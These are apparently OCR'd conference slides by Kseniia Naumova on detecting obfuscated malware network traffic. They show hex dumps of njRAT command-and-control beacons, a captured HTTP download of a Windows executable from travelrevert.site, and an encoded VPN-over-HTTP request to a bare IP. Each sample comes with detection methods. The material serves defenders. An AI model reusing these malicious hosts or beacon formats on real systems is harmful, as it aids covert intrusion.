    0000004C  31 36 00 ad 90 54 6a ea  e2 6c 62 6c c1 65 be 23   16...Tj. .lbl.e.#
    0000005C  d5 1e 0f                                       ...
000001A3  31 36 00 b9 76 63 fe 0b  93 cf 8b 6f 71 f2 2f 65   16..vc.. ...oq./e
000001B3  d7 27 25                                          .'%
000001B6  33 32 00 f2 bc 57 d6 8b  82 98 8f bd db 7a 08 b6   32...W.. .....z..
000001C6  0a bf 07 dd 23 03 19 81  99 15 1b 08 66 8e a8 a7   ....#... ....f...
000001D6  a5 6b 9c                                          .k.
```

njRAT

```
00000000  32 34 35 00 6c 6c 59 32  36 32 53 55 43 5a 34 55   245.llY2 62SUCZ4U
00000010  4a 4a 62 6d 70 66 4d 7a  63 32 4e 44 6c 46 4e 55   JJbmpfMz c2NDlFNU
00000020  45 3d 59 32 36 32 53 55  43 5a 34 55 4a 4a 44 45   E=Y262SU CZ4UJJDE
00000030  53 4b 54 4f 50 2d 52 51  38 31 38 34 59 32 36 32   SKTOP-RQ 8184Y262
00000040  53 55 43 5a 34 55 4a 4a  61 6c 66 6f 6e 73 59 32   SUCZ4UJJ alfonsY2
00000050  36 32 53 55 43 5a 34 55  4a 4a 32 35 2d 30 34 2d   62SUCZ4U JJ25-04-
00000060  32 31 59 32 36 32 53 55  43 5a 34 55 4a 4a 59 32   21Y262SU CZ4UJJY2
00000070  36 32 53 55 43 5a 34 55  4a 4a 57 69 6e 20 31 30   62SUCZ4U JJWin 10
00000080  20 50 72 6f 53 50 30 20  78 36 34 59 32 36 32 53    ProSP0  x64Y262S
00000090  55 43 5a 34 55 4a 4a 4e  6f 59 32 36 32 53 55 43   UCZ4UJJN oY262SUC
000000A0  5a 34 55 4a 4a 57 69 6e  64 6f 77 73 20 44 65 66   Z4UJJWin dows Def
000000B0  65 6e 64 65 72 59 32 36  32 53 55 43 5a 34 55 4a   enderY26 2SUCZ4UJ
000000C0  4a 57 69 6e 64 6f 77 73  20 44 65 66 65 6e 64 65   JWindows  Defende
000000D0  72 59 32 36 32 53 55 43  5a 34 55 4a 4a 57 69 6e   rY262SUC Z4UJJWin
000000E0  64 6f 77 73 20 44 65 66  65 6e 64 65 72 59 32 36   dows Def enderY26
000000F0  32 53 55 43 5a 34 55 4a  4a                       2SUCZ4UJ J
000000F9  31 30 37 00 69 6e 66 59  32 36 32 53 55 43 5a 34   107.infY 262SUCZ4
00000109  55 4a 4a 62 6d 6f 4e 43  6a 51 31 4c 6a 67 7a 4c   UJJbmoNC jQ1LjgzL
00000119  6a 49 77 4e 79 34 78 4e  7a 6f 32 4e 54 49 79 44   jIwNy4xN zo2NTIyD
00000129  51 70 42 63 48 42 45 59  58 52 68 44 51 70 75 64   QpBcHBEY XRhDQpud
00000139  47 39 7a 61 33 4a 75 62  43 35 6c 65 47 55 4e 43   G9za3Jub C5leGUNC
00000149  6c 52 79 64 57 55 4e 43  6c 52 79 64 57 55 4e 43   lRydWUNC lRydWUNC
00000159  6c 52 79 64 57 55 4e 43  6b 5a 68 62 48 4e 6c      lRydWUNC kZhbHNl
00000168  33 39 00 61 63 74 59 32  36 32 53 55 43 5a 34 55   39.actY2 62SUCZ4U
00000178  4a 4a 55 48 4a 76 5a 33  4a 68 62 53 42 4e 59 57   JJUHJvZ3 JhbSBNYW
00000188  35 68 5a 32 56 79 41 41  3d 3d                    5hZ2VyAA ==
    00000000  30 00                                          0.
00000192  30 00                                             0.
    00000002  30 00                                          0.
00000194  30 00                                             0.
    00000004  30 00                                          0.
00000196  30 00                                             0.
00000198  31 39 00 61 63 74 59 32  36 32 53 55 43 5a 34 55   19.actY2 62SUCZ4U
000001A8  4a 4a 41 41 3d 3d                                JJAA==
000001AE  33 39 00 61 63 74 59 32  36 32 53 55 43 5a 34 55   39.actY2 62SUCZ4U
000001BE  4a 4a 55 48 4a 76 5a 33  4a 68 62 53 42 4e 59 57   JJUHJvZ3 JhbSBNYW
000001CE  35 68 5a 32 56 79 41 41  3d 3d                    5hZ2VyAA ==
    00000006  30 00                                          0.
000001D8  30 00                                             0.
000001DA  31 39 00 61 63 74 59 32  36 32 53 55 43 5a 34 55   19.actY2 62SUCZ4U
000001EA  4a 4a 41 41 3d 3d                                JJAA==
000001F0  33 39 00 61 63 74 59 32  36 32 53 55 43 5a 34 55   39.actY2 62SUCZ4U
00000200  4a 4a 55 48 4a 76 5a 33  4a 68 62 53 42 4e 59 57   JJUHJvZ3 JhbSBNYW
00000210  35 68 5a 32 56 79 41 41  3d 3d                    5hZ2VyAA ==
0000021A  31 39 00 61 63 74 59 32  36 32 53 55 43 5a 34 55   19.actY2 62SUCZ4U
0000022A  4a 4a 41 41 3d 3d                                JJAA==
00000230  33 39 00 61 63 74 59 32  36 32 53 55 43 5a 34 55   39.actY2 62SUCZ4U
```

Custom encryption, compression and encoding




malware examples using Zlib and Gzip compression

Detection
Custom encryption, compression and encoding

- network rules with using **thresholds, flowbits, pcre, stream_sizes, byte_tests, byte_jumps** etc.
- **script modules** (more flexible)
- Zlib, Gzip **decompression functionality** in the solution


Frequency of sending malicious packets



Mirai botnet

Detection
Frequency of sending malicious packets

- network rules with thresholds (type threshold), xbits
- **checking number of packets for a certain time**
- **behavioral PC profiling**



Packet fragmentation / data littering

```
GET /lib/rose HTTP/1.1
Host: travelrevert.site
User-Agent: curl/7.55.1
Accept: */*

HTTP/1.1 200 OK
Date: Wed, 23 Apr 2025 16:57:11 GMT
Content-Type: application/octet-stream
Content-Length: 23664
Connection: keep-alive
Server: cloudflare
Content-Disposition: inline; filename=rose
Last-Modified: Tue, 22 Apr 2025 13:47:13 GMT
Cache-Control: no-cache
Etag: "1745329633.7270398-23664-4057797581"
Cf-Cache-Status: DYNAMIC
CF-RAY: 934ee603ea79be6f-LHR
alt-svc: h3=":443"; ma=86400

MZ.. .   .   ....  ..      @                                ..  ..... ..    ..!...L..!This program cannot
```

```
4d 5a c2 90 20 03 20 20  20 04 20 20 20 c3 bf c3   MZ.. .    .   ...
bf 20 20 c2 b8 20 20 20  20 20 20 20 40 20 20 20   . ..       @
20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
10 01 20 20 0e 1f c2 ba  0e 20 c2 b4 09 c3 8d 21   ..  .... . .....!
c2 b8 01 4c c3 8d 21 54  68 69 73 20 70 72 6f 67   ...L..!T his prog
72 61 6d 20 63 61 6e 6e  6f 74 20 62 65 20 72 75   ram cann ot be ru
6e 20 69 6e 20 44 4f 53  20 6d 6f 64 65 2e 0d 0a   n in DOS  mode...
0d 0a 24 20 20 20 20 20  20 20 52 47 4f c2 b0 16   ..$        RGO...
26 21 c3 a3 16 26 21 c3  a3 16 26 21 c3 a3 1f 5e   &!...&!. ..&!...^
c2 b2 c3 a3 14 26 21 c3  a3 44 53 20 c3 a2 14 26   .....&!. .DS ...&
21 c3 a3 02 4d 20 c3 a2  14 26 21 c3 a3 44 53 24   !...M .. .&!..DS$
c3 a2 1d 26 21 c3 a3 44  53 25 c3 a2 1e 26 21 c3   ...&!..D S%...&!.
a3 44 53 22 c3 a2 12 26  21 c3 a3 40 53 20 c3 a2   .DS"...& !..@S ..
15 26 21 c3 a3 16 26 20  c3 a3 c2 a0 26 21 c3 a3   .&!...&  ....&!..
c3 92 53 29 c3 a2 17 26  21 c3 a3 c3 92 53 21 c3   ..S)...& !....S!.
a2 17 26 21 c3 a3 c3 92  53 c3 9e c3 a3 17 26 21   ..&!.... S.....&!
c3 a3 c3 92 53 23 c3 a2  17 26 21 c3 a3 52 69 63   ....S#.. .&!..Ric
68 16 26 21 c3 a3 20 20  20 20 20 20 20 20 20 20   h.&!..
20 20 20 20 20 20 20 20  20 20 20 20 20 20 50 45                PE
20 20 64 e2 80 a0 06 20  14 c2 a5 c3 bb 67 20 20     d....  .....g
20 20 20 20 20 20 c3 b0  20 22 20 0b 02 0e 1d 20         ..  " ....
c2 a2 02 20 20 c2 a4 20  20 20 20 20 20 50 13 20   ...  ..       P.
20 20 10 20 20 20 20 20  e2 82 ac 01 20 20 20 20    .     ....
10 20 20 20 02 20 20 06  20 20 20 20 20 20 20 06   .  .  .        .
20 20 20 20 20 20 20 20  c2 90 03 20 20 04 20 20             ...  .
20 20 20 20 02 20 60 01  20 20 10 20 20 20 20 20      . `.  .
20 10 20 20 20 20 20 20  20 20 10 20 20 20 20 20    .         .
20 10 20 20 20 20 20 20  20 20 20 20 20 10 20 20    .           .
20 c3 b1 02 20 58 20 20  20 58 c3 b1 02 20 64 20   ... X    X... d
20 20 20 70 03 20 c3 b8  20 20 20 20 60 03 20 20     p. ..     `.
0f 20 20 20 20 20 20 20  20 20 20 20 e2 82 ac 03   .             ....
20 e2 80 9d 01 20 20 20  c3 98 02 20 1c 20 20 20    ....    ... .
20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20  20 c3 98 02 20 38 01 20             ... 8.
20 20 20 20 20 20 20 20  20 20 c3 80 02 20 78 05             ... x.
20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
```

Detection

Packet fragmentation / data littering

- **network rules for full streams** (not single packets!)
- many small packets is an **anomaly**, especially if they are the same length - **advanced analysis**
- **ML-solutions or script modules** for finding junk bytes and sensitive contents inside streams

Encrypted traffic

VPN (in HTTP)

```
POST / HTTP/1.1
Host: 154.17.253.252:80
Content-Length: 1655
Content-Type: application/octet-stream
Cookie: N=es/+Gl0E0UZSwsipfgwu98SDHQg/vxE/jKwzMLH5QUsYR+HaqMHS4xA66Sp1qtYlTyVqLwuCXFmbsBsw8cf4BCBTzeWOLceEFkcKBxofEhnk4sWlqWVz5MNQ5CrrmJ7X/+2hi84//NXnzVYTeNycilHrry1ox3Skvpetw6ih
kpyWXVjVYL7mBIkcWf9s8Kdtnveujwl5X6aA/KROg6Rv
Accept-Encoding: gzip
```

TLS

HTTP2

Encrypted traffic Detection

- network rules for specific VPN, PROXY
- **script modules checking packet lengths**
- **combination behavioral profiling & ML solutions**
- **deep parsing for HTTP2**
- **...**

Conclusion

Any obfuscation technique by an attacker can be detected, it is not always necessary to use advanced methods such as ML, often simple rules are sufficient.

The proper allocation of protection resources for detecting different obfuscation techniques with multiple methods will allow you to effectively detect current and new threats in the network

Kseniia Naumova (@naumovax)

Thanks!
Q&A

Kseniia Naumova (@naumovax)

@naumovax

linkedin.com/in/naumovax

Any obfuscation technique by an attacker can be detected, it is not always necessary to use advanced methods such as ML, often simple rules are sufficient.

The proper allocation of protection resources for detecting different obfuscation techniques with multiple methods will allow you to effectively detect current and new threats in the network

Kseniia Naumova (@naumovax)